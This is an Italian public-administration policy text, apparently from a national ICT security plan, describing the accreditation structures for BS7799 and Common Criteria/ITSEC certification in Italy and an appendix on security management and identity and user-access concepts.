Per poter dare attuazione alle strategie descritte nel Piano Nazionale relativamente all'uso dei servizi di certificazione della sicurezza ICT nella PA è necessario avvalersi delle strutture attraverso le quali i servizi stessi vengono attualmente forniti in Italia. Nel seguito verranno descritte tali strutture, distinguendo quelle relative alla certificazione del processo (ISMS - *Information Security Management System*) utilizzato da un'Organizzazione per gestire al suo interno la sicurezza ICT da quelle che si riferiscono invece alla certificazione dei sistemi e prodotti ICT. Nel primo caso, come già evidenziato nel Piano Nazionale, viene utilizzato come riferimento per la certificazione lo standard britannico BS7799:2002 Parte 2. Nel caso, invece, della certificazione di sistema/prodotto ICT la norma di riferimento è costituita principalmente dallo standard internazionale ISO/IEC IS 15408 (maggiormente noto con il nome *Common Criteria*), tuttavia è anche possibile l'utilizzo dei criteri ITSEC (*Information Technology Security Evaluation Criteria*) sviluppati in Europa prima dei già citati *Common Criteria*.

### 5.1 LA STRUTTURA PER LA CERTIFICAZIONE DEL PROCESSO DI GESTIONE

La verifica del soddisfacimento dei requisiti espressi nello standard BS7799:2002 Parte 2, nonostante tali requisiti risultino nel complesso ben articolati e sviluppati con un apprezzabile livello di dettaglio, rappresenta un'attività che richiede un'adeguata qualificazione da parte di chi la esegue. Appare quindi importante prevedere che la PA, quando debba fare ricorso a certificazioni BS7799, si avvalga di organismi che siano stati preliminarmente accreditati secondo predefinite regole. In Italia l'Ente riconosciuto per svolgere le attività di accreditamento è il SINCERT, che è anche firmatario di accordi multilaterali con Enti di accreditamento stranieri ai fini del mutuo riconoscimento delle certificazioni emesse. Tali accordi, denominati *Multilateral Agreement* (MLA), sono riconosciuti nell'ambito dell'Unione europea dall'EA (*European Cooperation for Accreditation*) ed in ambito internazionale dall'IAF (*International Accreditation Forum*). Nell'ambito del processo di accreditamento, l'Organismo che si candida per eseguire certificazioni BS7799 deve innanzitutto dimostrare la competenza delle risorse umane addette alle attività di valutazione. L'Ente di accreditamento verifica inoltre che non esistano elementi, quali ad esempio eventuali conflitti di interesse, che possano indurre l'Organismo di certificazione a comportamenti sperequativi nei confronti delle diverse Organizzazioni che richiedono la certificazione. L'Ente di accreditamento, così come gli Organismi di certificazione, deve dare evidenza di avere una forte rappresentatività delle diverse parti interessate al pro-



cesso di certificazione, clienti, consumatori, produttori ed Autorità pubbliche deputate al controllo ovvero alla disciplina del mercato.

#### 5.1.1 I RIFERIMENTI PER L'ACCREDITAMENTO DEGLI ORGANISMI DI CERTIFICAZIONE

Per le certificazioni secondo lo standard BS 7799-2, valgono alcuni criteri di massima, che sono definiti nella Linea guida EA 7/03. Questa Linea guida, per altro, non è stata ancora aggiornata all'edizione 2002 dello standard. Anche per questo motivo, il SINCERT sta emettendo un Regolamento tecnico che individua le prescrizioni aggiuntive per gli Organismi di Certificazione, mirate alla definizione di una cornice di comportamenti il più possibile omogenei. A tal fine, nell'ambito del suddetto Regolamento vengono definite sia le caratteristiche degli Auditor sia le regole di valutazione. In particolare il Responsabile del Gruppo di Audit, così come il Responsabile delle attività di valutazione interno all'Organismo (spesso coincidente con il Responsabile del Programma di Audit), devono non solo dimostrare di saper trattare gli aspetti gestionali degli Audit, ma devono anche essere qualificati nello specifico contesto della sicurezza ICT, dando evidenza del superamento di un apposito corso di 40 ore, che abbia per oggetto sia gli aspetti applicativi dello standard, sia quelli relativi all'Auditing. In un prossimo futuro si prevede di richiedere, per la figura del Responsabile del Gruppo di Audit, la certificazione professionale come ICT Security Lead Auditor. Per ciò che concerne i Gruppi di Audit, viene richiesto che abbiano competenze specifiche di settore, eventualmente avvalendosi di esperti tecnici. Un altro aspetto di normalizzazione delle attività, è quello della definizione di regole certe per l'allocatione dei tempi di Audit nelle varie fasi del processo (Stage 1 e 2). Infine vengono poste regole stringenti per la definizione dei cosiddetti "Scopi di Certificazione", affinché il mercato, per ciascuna certificazione emessa, possa avere delle indicazioni chiare e prive di ambiguità in merito alla reale estensione dei processi coperti dalla certificazione e dei criteri di valutazione dei rischi adottati dalla dirigenza della stessa Organizzazione. Ciò si ottiene con l'indicazione nel Certificato della Revisione corrente dello *Statement of Applicability*, documento che da evidenza dei presidi organizzativi (i cosiddetti controlli) che l'alta dirigenza dell'Organizzazione ha ritenuto di dover adottare per salvaguardare le informazioni proprie e quelle dei suoi clienti.

## 5.2 LA STRUTTURA PER LA CERTIFICAZIONE DEI SISTEMI/PRODOTTI ICT

Fin dal 1995 esiste in Italia una struttura per la certificazione della sicurezza di sistemi/prodotti ICT, ma tale struttura, denominata Schema Nazionale, è utilizzabile esclusivamente nell'ambito della sicurezza nazionale (sistemi/prodotti ICT che trattano informazioni classificate). Recente è invece l'istituzione, con DPCM del 30 ottobre 2003 pubblicato sulla G.U. n. 98 del 27 aprile 2004, di un secondo Schema Nazionale il quale, essendo stato previsto per un'applicazione al di fuori del contesto della sicurezza nazionale, è idoneo a fornire servizi di certificazione a tutti i settori della PA che non afferiscono a tale contesto. Sia lo Schema del 1995, aggiornato con il DPCM dell'11 aprile 2002 (che ha esteso l'obbligatorietà della certificazione ai sistemi/prodotti ICT non militari e ha previsto la possibilità di utilizzare i *Common Criteria* in aggiunta ai criteri ITSEC), sia lo Schema del 2003 sono stati definiti secondo quanto previsto dalle normative internazio-

nali nell'ambito della certificazione di sistema/prodotto ICT. In particolare la struttura degli Schemi è fortemente condizionata da alcune caratteristiche degli standard di riferimento (*Common Criteria* ed ITSEC) ed è sostanzialmente diversa da quella, descritta nei precedenti paragrafi, relativa alla certificazione BS7799. In particolare, l'esigenza di garantire l'applicabilità degli standard ad un insieme di sistemi/prodotti ICT il più possibile ampio, non ha consentito di dettagliare in modo completo alcune parti degli standard stessi. Conseguentemente l'Organismo che coordina il funzionamento dello Schema non svolge solo un ruolo di accreditamento iniziale dei laboratori che eseguono le verifiche in accordo agli standard (nel caso in esame i cosiddetti Laboratori per la Valutazione della Sicurezza, indicati nel seguito anche con l'acronimo LVS), ma opera attivamente, con un'azione di indirizzamento e di verifica, anche durante ogni singolo processo di certificazione. L'assoluta necessità di questa azione, ed in particolare della revisione finale del lavoro svolto dall'LVS, ha indotto anche a stabilire che il certificato venga rilasciato dall'Organismo che coordina lo Schema. Quest'ultimo Organismo viene quindi denominato Organismo di Certificazione, sebbene svolga anche, come già detto, la funzione di accreditamento degli LVS. In Italia l'Organismo di Certificazione è l'Autorità Nazionale per la Sicurezza (ANS) nel caso del primo Schema Nazionale nato nel 1995, mentre è l'Istituto Superiore delle Comunicazioni e delle Tecnologie dell'Informazione (ISCTI) nel caso del secondo Schema Nazionale del 2003. Nel seguito quest'ultimo Schema viene descritto con maggior dettaglio, dato che risulta quello di maggiore interesse nell'ambito del presente documento.

### 5.2.1 LO SCHEMA NAZIONALE DI CERTIFICAZIONE NEL SETTORE ICT

All'interno dello Schema nazionale vengono definite tutte le procedure e le regole necessarie per la valutazione e la certificazione della sicurezza ICT, in conformità ai criteri europei ITSEC o ai *Common Criteria*. Le procedure relative allo Schema nazionale devono essere osservate dall'Organismo di Certificazione, dai Laboratori per la Valutazione della Sicurezza, nonché da tutti coloro (persone fisiche, giuridiche e qualsiasi altro organismo o associazione) cui competono le decisioni in ordine alla richiesta, acquisizione, progettazione, realizzazione, installazione ed impiego di sistemi e prodotti nel settore della tecnologia dell'informazione che necessitano di una certificazione di sicurezza conforme agli standard internazionali specificati precedentemente.

L'Organismo di Certificazione determina la linea di condotta per l'accREDITAMENTO dei Laboratori per la Valutazione della Sicurezza. L'accREDITAMENTO degli LVS è l'atto con cui l'Organismo di Certificazione riconosce formalmente l'indipendenza, l'affidabilità e la competenza tecnica di un Laboratorio per la Valutazione della Sicurezza.

L'utilità primaria della valutazione/certificazione della Sicurezza di un sistema/prodotto/PP (Profilo di Protezione) secondo le regole dello Schema è quella di fornire una stima del livello di sicurezza secondo standard condivisi da tutti i soggetti coinvolti e di garantire che tale stima venga eseguita da una terza parte indipendente rispetto ai soggetti stessi.

Lo Schema riconosce gli accordi internazionali sull'interpretazione delle norme dei suddetti standard.

I soggetti coinvolti nel processo di valutazione e certificazione della sicurezza all'interno dello Schema Nazionale sono:

- l'Organismo di Certificazione;
- la Commissione di Garanzia;
- il Laboratorio per la Valutazione della Sicurezza;
- il Committente;
- il Fornitore;
- l'Assistente.

### ***L'Organismo di Certificazione***

L'Organismo di Certificazione sovrintende alle attività operative di valutazione e certificazione nell'ambito dello Schema Nazionale attraverso:

- la predisposizione di regole tecniche in materia di certificazione sulla base delle norme e direttive nazionali, comunitarie ed internazionali di riferimento;
- il coordinamento delle attività nell'ambito dello Schema Nazionale in armonia con i criteri ed i metodi di valutazione;
- la predisposizione delle Linee guida per la valutazione di prodotti, traguardi di sicurezza, profili di protezione e sistemi, ai fini del funzionamento dello Schema;
- la divulgazione dei principi e delle procedure relative allo Schema Nazionale;
- l'accreditamento, la sospensione e la revoca dell'accreditamento degli LVS;
- la verifica del mantenimento dell'indipendenza, imparzialità, affidabilità, competenze tecniche e capacità operative da parte degli LVS accreditati;
- l'approvazione dei Piani di Valutazione;
- l'ammissione e l'iscrizione delle valutazioni;
- l'approvazione dei Rapporti Finali di Valutazione;
- l'emissione dei Rapporti di Certificazione sulla base delle valutazioni eseguite dagli LVS;
- l'emissione e la revoca dei Certificati;
- la definizione, l'aggiornamento e la diffusione, almeno su base semestrale, di una lista di prodotti, sistemi e profili di protezione certificati e in corso di certificazione;
- la predisposizione, la tenuta e l'aggiornamento dell'elenco degli LVS accreditati;
- la promozione delle attività per la diffusione della cultura della sicurezza nel settore della tecnologia dell'informazione;
- la formazione, abilitazione e addestramento dei Certificatori, personale dipendente dell'Organismo di Certificazione, nonché dei Valutatori, dipendenti degli LVS e Assistenti, ai fini dello svolgimento delle attività di valutazione;
- la predisposizione, tenuta e aggiornamento dell'elenco dei Certificatori, Valutatori e Assistenti.

Sulla base degli indirizzi stabiliti dal Presidente del Consiglio dei Ministri o, per sua delega, dal Ministro per l'innovazione e le tecnologie e dal ministro delle Comunicazioni, l'Organismo di Certificazione cura i rapporti con Organismi di Certificazione esteri congiuntamente con l'Autorità Nazionale di Sicurezza, nonché partecipa alle altre attività in ambito internazionale e comunitario riguardanti il mutuo riconoscimento dei Certificati. Inoltre, l'Organismo di Certificazione comunica agli LVS qualsiasi cambiamento significativo introdotto nello Schema nazionale che possa influenzare i termini, le condizioni e la durata dell'attività di valutazione.

All'interno dell'Organismo di Certificazione opera il Certificatore che è addestrato e abilitato dall'Organismo stesso per condurre le attività di certificazione.

Ogni controversia inerente alle attività svolte all'interno dello Schema Nazionale deve essere riferita, da qualsiasi soggetto coinvolto nello Schema Nazionale, all'Organismo di Certificazione. Nel caso in cui nella controversia sia coinvolto anche l'Organismo di Certificazione, o quest'ultimo non sia riuscito a dirimerla, la controversia deve essere riferita alla Commissione di Garanzia.

### ***Gli altri soggetti dello Schema Nazionale***

La Commissione di Garanzia ha il compito di dirimere ogni tipo di controversia inerente alle attività svolte all'interno dello Schema Nazionale quando nella controversia sia coinvolto anche l'Organismo di Certificazione o quando quest'ultimo, pur non essendo coinvolto, non sia riuscito a dirimerla. La Commissione di Garanzia è presieduta da un rappresentante del Dipartimento per l'innovazione e le tecnologie della Presidenza del Consiglio dei Ministri.

I Laboratori per la Valutazione della Sicurezza sono accreditati dall'Organismo di Certificazione ed effettuano le valutazioni di sistemi o prodotti ICT (denominati anche Oggetti della Valutazione, o più brevemente ODV) o di Profili di Protezione (documenti che consentono di definire i requisiti di sicurezza da associare ad una prefissata categoria di prodotti ICT) secondo lo Schema Nazionale e sotto il controllo dell'Organismo di Certificazione medesimo.

Ai fini dell'accreditamento, l'LVS deve possedere i seguenti requisiti:

- capacità di garantire l'imparzialità, l'indipendenza, la riservatezza e l'obiettività, che sono alla base del processo di valutazione;
- disponibilità di locali e mezzi adeguati ad effettuare valutazioni ai fini della sicurezza nel settore della tecnologia dell'informazione;
- organizzazione in grado di controllare il rispetto delle misure di sicurezza e della qualità previste per il processo di valutazione;
- disponibilità di personale dotato delle necessarie competenze tecniche;
- conformità ai requisiti specificati nelle norme UNI CEI EN ISO/IEC 17025 e UNI CEI EN 45011 per quanto applicabili;
- capacità di mantenere nel tempo i requisiti in virtù dei quali è stato accreditato.

L'LVS deve garantire la massima riservatezza su tutte le informazioni acquisite relative all'Oggetto della Valutazione. A tal fine il Committente può chiedere la sottoscrizione di un documento nel quale l'LVS si impegna a mantenere la riservatezza su informazioni tecniche acquisite durante le attività di valutazione.

Il Committente è la persona fisica, giuridica o qualsiasi altro organismo che commissiona la valutazione.

Il Committente può anche rivestire il ruolo di Fornitore.

Il Committente sceglie il Laboratorio di Valutazione della Sicurezza e stipula con lo stesso il contratto per la valutazione. Il Committente è responsabile della fornitura all'LVS del Traguardo di Sicurezza, dell'Oggetto della Valutazione e di tutto il Materiale per la Valutazione richiesto nel Piano di Valutazione prodotto dall'LVS ed approvato dall'Organismo di Certificazione.

Il Fornitore è la persona fisica, giuridica o qualsiasi altro organismo che fornisce l'ODV o parti componenti dell'ODV. Il Fornitore può anche rivestire il ruolo di Committente della valutazione.

L'Assistente è una persona formata, addestrata e abilitata dall'Organismo di Certificazione per fornire supporto tecnico al Committente o al Fornitore che ne faccia richiesta. All'Assistente può essere richiesta, tra l'altro, un'analisi del Traguardo di Sicurezza o del Profilo di Protezione al fine di accertare, sulla base anche di eventuale ulteriore documentazione richiesta al Committente, che lo stesso costituisca una solida base per la conduzione del processo di valutazione. A tal fine, l'Assistente, in ragione delle informazioni di cui dispone, verifica l'assenza di elementi che possano pregiudicare il buon esito della valutazione. Inoltre, l'Assistente può curare il processo di gestione del Certificato che viene attivato se il Committente decide di voler mantenere aggiornato nel tempo il Certificato.

## APPENDICE A

# Indicazioni per la gestione della sicurezza ICT

Per ottenere un adeguato funzionamento della sicurezza organizzativa occorre inserire all'interno della struttura dell'amministrazione un sistema di gestione (management system) della sicurezza composto da:

- *Carta della Sicurezza*, che definisce gli obiettivi e le finalità delle politiche di sicurezza, le strategie di sicurezza scelte dall'amministrazione nonché il Modello Organizzativo e i processi per attuarle.
- *Politiche generali di sicurezza*, che indicano, coerentemente con la Carta della Sicurezza, le direttive da seguire per lo sviluppo, la gestione, il controllo e la verifica delle misure di sicurezza da adottare; devono essere modificate al verificarsi di cambiamenti di scenario.
- *Politiche specifiche di Sicurezza (Norme)*, focalizzate sull'emissione di normative afferenti argomenti rilevanti per l'organizzazione, il personale, i sistemi e aggiornate frequentemente sulla base dei cambiamenti organizzativi e tecnologici.
- *Specifiche procedure*, a supporto della gestione operativa delle contromisure tecnologiche adottate. Tali procedure di base riguardano:
  - la gestione della sicurezza dei sistemi;
  - la gestione dell'utenza;
  - la gestione dei supporti;
  - le attività di salvataggio/ripristino dei dati;
  - la gestione dei problemi di sicurezza;
  - il controllo e il monitoraggio del sistema di sicurezza.

### A.1 LA GESTIONE DEL SISTEMA ICT

Per una corretta gestione del sistema informatico si dovrà fare riferimento agli standard ISO/IEC 17799 (derivato dal BS 7799 parte 1) e BS 7799 parte 2.

Lo standard BS 7799 infatti non è solo un riferimento per la valutazione e certificazione della sicurezza dei processi informatici, ma è anche un'utile guida per impostare l'organizzazione della sicurezza. Secondo tale norma, la gestione della sicurezza deve essere incentrata su una struttura (ISMS) che ha il compito del governo della sicurezza nell'ambito dell'intera organizzazione.

Nella PA, quest'organizzazione trova riscontro con quanto emanato nella Direttiva del 16 gennaio 2002 del Ministro per l'innovazione e le tecnologie (Sicurezza Informatica

e delle Telecomunicazioni nelle Pubbliche Amministrazioni Statali), in cui viene stabilita un'organizzazione che prevede la presenza, in ogni amministrazione, di un Comitato per la sicurezza ICT con funzioni di coordinamento della struttura responsabile della gestione della sicurezza (corrispondente all'ISMS).

Nell'ultima versione della norma (BS 7799-2:2002), viene enfatizzata l'importanza che la gestione della sicurezza abbia un carattere ciclico (*plan, do, check, act*), volto all'adeguamento continuo delle misure di protezione attraverso il confronto tra gli obiettivi definiti nella fase di impostazione delle strategie di sicurezza e quanto rilevato nella fase di verifica. Viene inoltre evidenziata la corrispondenza tra il Modello Organizzativo proposto nella norma e quanto l'OCSE ha raccomandato nel documento "Linee guida per la sicurezza dei sistemi e delle reti – verso la cultura della sicurezza".

Il riferimento non è casuale perché l'adozione del Modello Organizzativo proposto dalla norma BS 7799 comporta un cambio di prospettiva di tipo culturale: non è sufficiente basarsi sulle "quantità di sicurezza" che specifici prodotti sono in grado di offrire, bisogna gestire e tutelare la sicurezza con processi organizzativi continui ed adattabili che facciano soprattutto leva sulla consapevolezza e la responsabilità dei singoli.

## A.2 LA GESTIONE DELL'UTENZA

Le attività di gestione dell'utenza di un'amministrazione sono particolarmente importanti per la sicurezza ed hanno diversi risvolti di natura organizzativa e sociale. Questa problematica viene spesso referenziata con il termine "Identity management"<sup>5</sup>.

Possiamo scomporre il tema della gestione dell'identità in rete in tre argomenti:

- a) la gestione degli identificativi con cui i processi vengono referenziati;
- b) la gestione indiretta dell'identità degli utenti di servizi informatici;
- c) la gestione diretta dell'identità degli utenti di servizi informatici.

Il caso a) riguarda la gestione di identificativi che servono a qualificare un processo informatico per determinare gli aspetti funzionali e di sicurezza dell'interazione con tale processo. A seconda delle applicazioni, in alcuni casi gli identificativi devono essere direttamente riconducibili alle persone che hanno originato i relativi processi, in altri la gestione degli identificativi deve assicurare che essi non possano essere messi facilmente in relazione con tali persone (anonimato e privacy). L'attività di gestione delle utenze è di supporto a quella di gestione dell'identità.

<sup>5</sup> Si riporta la definizione fornita da PriceWaterhouseCooper: "Identity management is the process of managing information for a user's interaction with an organization. Identity management encompasses access to information systems as well as other organizational assets such as a company's building or its voice mail system. The function involved in this process include adding, updating, and deleting user information and permissions for a company's system, application, and data stores." (fonte PriceWaterhouseCooper – Information Security – a Strategic Guide for Business).



Gli argomenti b) e c) riguardano le casistiche in cui, per motivi funzionali, è necessario attribuire i processi ai soggetti che li hanno originati. Nel caso b) – oggi il più diffuso – l'attribuzione viene fatta con un metodo indiretto mediante relazioni, esterne al sistema informativo, che associano l'identificativo o gli identificativi di un processo al soggetto che ne è responsabile. Nel caso c) invece il sistema è in grado di stabilire direttamente l'identità di un soggetto mediante informazioni rilevate da opportune periferiche (sistemi biometrici).

A rigore un sistema di gestione dell'identità corrisponde al caso c), l'espressione viene però spesso utilizzata anche per gli altri casi.

In questo documento sarà adottata la terminologia di seguito riportata.

*Gestione delle utenze* per indicare le problematiche di cui al caso a), ossia il trattamento delle informazioni correlate ad un identificativo di utenza, in base a cui possono essere determinate le modalità di interazione sotto l'aspetto funzionale e di sicurezza.

*Gestione dell'identità* per indicare le problematiche di cui ai casi b) o c), vale a dire il trattamento delle informazioni che consentono di determinare, direttamente o indirettamente, gli elementi identificativi di utenti che interagiscono con sistemi informatici e la titolarità ad eseguire determinate funzioni informatiche. In questa accezione la gestione dell'identità comprende la gestione dell'utenza. Si precisa che questo termine non implica necessariamente la gestione dei dati anagrafici dell'utente, sta ad indicare piuttosto le attività che permettono di stabilire la responsabilità di una operazione informatica, secondo le esigenze dell'organizzazione che offre i servizi e nel rispetto dei diritti dell'utente.

Come si può intuire i due argomenti sono correlati e di norma la gestione dell'identità sfrutta le tecniche della gestione delle utenze. Tuttavia è utile mantenere tale separazione terminologica perché la gestione dell'identità pone problemi sociali e di rispetto dei diritti individuali che non sono presenti nelle attività di gestione delle utenze.

Un altro aspetto che è bene precisare è il rapporto tra requisiti funzionali e di sicurezza. La necessità di gestire le utenze o l'identità nasce per esigenze funzionali. Infatti di norma le applicazioni diversificano il percorso elaborativo in funzione dell'entità che ha attivato l'elaborazione, ossia in funzione del processo o del soggetto che ha richiesto il servizio. È indubbio quindi che per esigenze funzionali occorre disporre di un efficace sistema di gestione delle utenze e, nel caso sempre più frequente che il processo interessi più sistemi elaborativi, di standard che consentano una gestione cooperativa delle medesime.

La gestione delle utenze però è un tema che riguarda anche la sicurezza informatica per i seguenti motivi:

- uno dei principali problemi di sicurezza riguarda l'utilizzo indebito degli identificativi delle utenze o dell'identità (furto d'identità);
- altri problemi di sicurezza (ad esempio errori operativi) possono essere mitigati configurando opportunamente il sistema di gestione delle utenze.

La scelta ottimale del sistema di gestione delle utenze deve necessariamente considerare sia gli aspetti funzionali che quelli di sicurezza.



### A.2.1 MODELLO DI RIFERIMENTO

Nella trattazione del tema della gestione dell'identità si farà riferimento al modello descritto di seguito.

L'argomento della gestione dell'identità coinvolge organizzazioni (PA), sistemi informativi ed utenti.

Dal punto di vista operativo, si possono distinguere le attività "fuori linea", ossia di supporto alla gestione dell'utenza o dell'identità, da quelle "in linea" che riguardano l'interazione tra gli utenti ed i sistemi.

Le attività fuori linea coinvolgono un'organizzazione che, mediante uno o più sistemi informativi, fornisce servizi a dei soggetti che chiameremo utenti.

La fase in cui un'organizzazione accredita un utente per l'utilizzo dei servizi informatici prende in nome di *registrazione*.

Durante la registrazione l'organizzazione verifica l'identità dell'utente e gli consegna le credenziali per l'utilizzo dei servizi informatici. Le *credenziali* sono le informazioni che l'utente impiega per ottenere servizi e che i sistemi informativi utilizzano per identificare l'utente, rappresentano quindi l'elemento di congiunzione tra l'identità reale del soggetto e quella "virtuale" conosciuta dai sistemi informativi<sup>6</sup>.

Esempi di credenziali sono userid e password, codice PIN, badge o smart card che contengono informazioni per l'accesso ai servizi, certificati di autenticazione ecc.

In letteratura le credenziali d'accesso sono anche referenziate con i termini user ID, access ticket, access token, security token, ecc.

Si definisce come sessione di lavoro l'insieme delle interazioni necessarie per portare a compimento un'attività informatica completa e consistente. La sessione di lavoro può durare un'intera giornata (come nel caso di lavoro in ufficio) oppure il tempo necessario ad ottenere un servizio informatico. Ad esempio, nel caso di acquisto on line, la sessione inizia con l'accesso al sito di vendita e termina con l'abbandono del sito dopo aver fornito i dati per il pagamento dei beni acquistati.

I sistemi informativi utilizzano le credenziali – o parte di esse – principalmente per verificare la liceità di una richiesta di apertura di una sessione di lavoro e per associare ad un determinato utente le operazioni svolte nel corso di tale sessione. Di norma però le credenziali non sono sufficienti per determinare la titolarità ad eseguire specifiche funzioni informatiche (ad esempio l'accesso ad informazioni riservate). Per quest'ultima finalità, le organizzazioni qualificano gli utenti con ulteriori informazioni che prendono il nome di profilo utente.

Il *profilo* di un utente consiste in informazioni utili per determinare la sua titolarità ad eseguire classi di operazioni informatiche. In generale si tende ad esprimere il profilo mediante l'associazione ad una o più categorie di utenti caratterizzati da specifiche prerogative di utilizzo dei sistemi informatici. Molto spesso il profilo viene associato al ruolo che l'utente svolge in una determinata organizzazione.

<sup>6</sup> Le applicazioni gestiscono l'interazione con gli utenti attraverso le credenziali anche nel caso l'utente non corrisponda ad un soggetto ma ad un sistema elaborativo (come avviene ad esempio nel caso di cooperazione tra sistemi). In genere le credenziali contengono sia informazioni utili per identificare l'utente (o il sistema), sia informazioni necessarie per attribuire autenticità alle prime (autenticazione).

Il profilo utente viene di solito assegnato ed aggiornato dall'organizzazione cui l'utente fa riferimento, in fase di registrazione oppure in momenti successivi.




Figura 4 – Schema di riferimento per la gestione dell'identità

Mentre il profilo fa riferimento a caratteristiche dell'utente, i *privilegi* definiscono le operazioni che un determinato processo può compiere, considerando le esigenze funzionali e le regole di sicurezza. Normalmente i privilegi si riferiscono a processi riconducibili ad utenti, quindi sono coerenti con il profilo del relativo utente. Anche in questo caso, per semplificare la descrizione dei privilegi, normalmente si fa riferimento a classi o categorie, si può quindi asserire che i privilegi rappresentano le relazioni tra utenze (classi di utenti o di processi) e insiemi di operazioni.

I privilegi vengono spesso definiti anche come diritti di accesso o liste di controllo (ACL - Authorization Control List).

Le attività così schematizzate sono condotte dall'organizzazione in momenti diversi e comprendono non solo la creazione degli oggetti descritti, ma anche il loro aggiornamento o la cancellazione a seguito di cambiamenti nel contesto d'utilizzo.

Nelle problematiche di gestione dell'utenza rientrano però anche le modalità con cui gli oggetti definiti sono utilizzati durante l'utilizzo dei servizi informatici.

Di norma l'utente, per avviare una sessione di lavoro, si qualifica nella fase di apertura sessione o *Logon*<sup>7</sup>.

Nella fase di qualificazione l'utente utilizza le proprie credenziali d'accesso. Il sistema accetta o meno la richiesta di inizio sessione in base all'analisi delle credenziali. Quest'ultima attività prende il nome di *identificazione ed autenticazione*. L'identificazione è l'operazione con cui viene identificato l'utente, ossia con cui un identificativo noto al sistema viene associato al processo che ha effettuato la richiesta; l'autenticazione è invece l'operazione con cui viene verificata la liceità di utilizzo dell'identificativo. Molto spesso in letteratura viene utilizzato solo il termine identificazione o autenticazione: nel seguito del documento, se non sarà necessario distinguere i due concetti, si userà solo il termine autenticazione.

Una volta che il sistema ha "riconosciuto" l'utente, questi ha la possibilità di attivare transazioni informatiche. Molto spesso le transazioni sono strutturate in servizi: in questo caso, prima di fornire il servizio all'utente, il sistema controlla che l'utente abbia un profilo idoneo ad utilizzare tale servizio. Questa operazione prende il nome di *autorizzazione*. Per eseguire l'operazione di autorizzazione, il sistema si basa sui privilegi dell'utente. Di regola l'operazione di autorizzazione viene effettuata esclusivamente per motivi di sicurezza e si conclude con l'accettazione della richiesta di servizio o con il rifiuto.

Il *controllo accessi* è un controllo granulare delle operazioni svolte nel corso di una sessione. Può riguardare l'utilizzo di diverse tipologie di risorse del sistema quali servizi, programmi, dati aggregati (file, tabelle), dati elementari, periferiche, ecc. Il controllo accessi viene realizzato verificando i privilegi del processo che chiede di accedere alla specifica risorsa.

Lo schema descritto è generale e serve come riferimento per l'organizzazione della gestione delle utenze in un'amministrazione di grandi dimensioni. Le problematiche – e dunque le soluzioni organizzative – variano comunque molto in funzione del contesto, degli obiettivi del sistema informativo, della sua complessità e della tipologia di utenza.

In organizzazioni piccole può essere opportuno utilizzare un modello semplificato rispetto a quello di Figura 4: l'attività di registrazione può essere fatta in modo informale e la definizione del profilo può coincidere con la definizione dei privilegi. In pratica, in tali organizzazioni, la gestione dell'identità coincide con la gestione delle utenze.

Le organizzazioni di grosse dimensioni, con direzioni autonome e sistemi presso più sedi, necessitano di uno schema di gestione più complesso, anche se incentrato sull'attività di identificazione ed autenticazione.

Infatti gli utenti "riconosciuti" sono per definizione autorizzati ad attivare sessioni di lavoro, quindi la fase di autorizzazione può essere implicita.

È invece importante realizzare un efficace sistema di controllo degli accessi. Anche se sarebbe preferibile ricorrere a sistemi indipendenti dalla logica applicativa (ad esempio di tipo RBAC – *Role Base Access Control*), il controllo degli accessi può essere demandato alle funzioni applicative.

Solo recentemente infatti, con il diffondersi dei servizi web, la gestione delle utenze sta assumendo rilievo ed il relativo modello sta divenendo complesso ed indipendente dalle singole applicazioni.

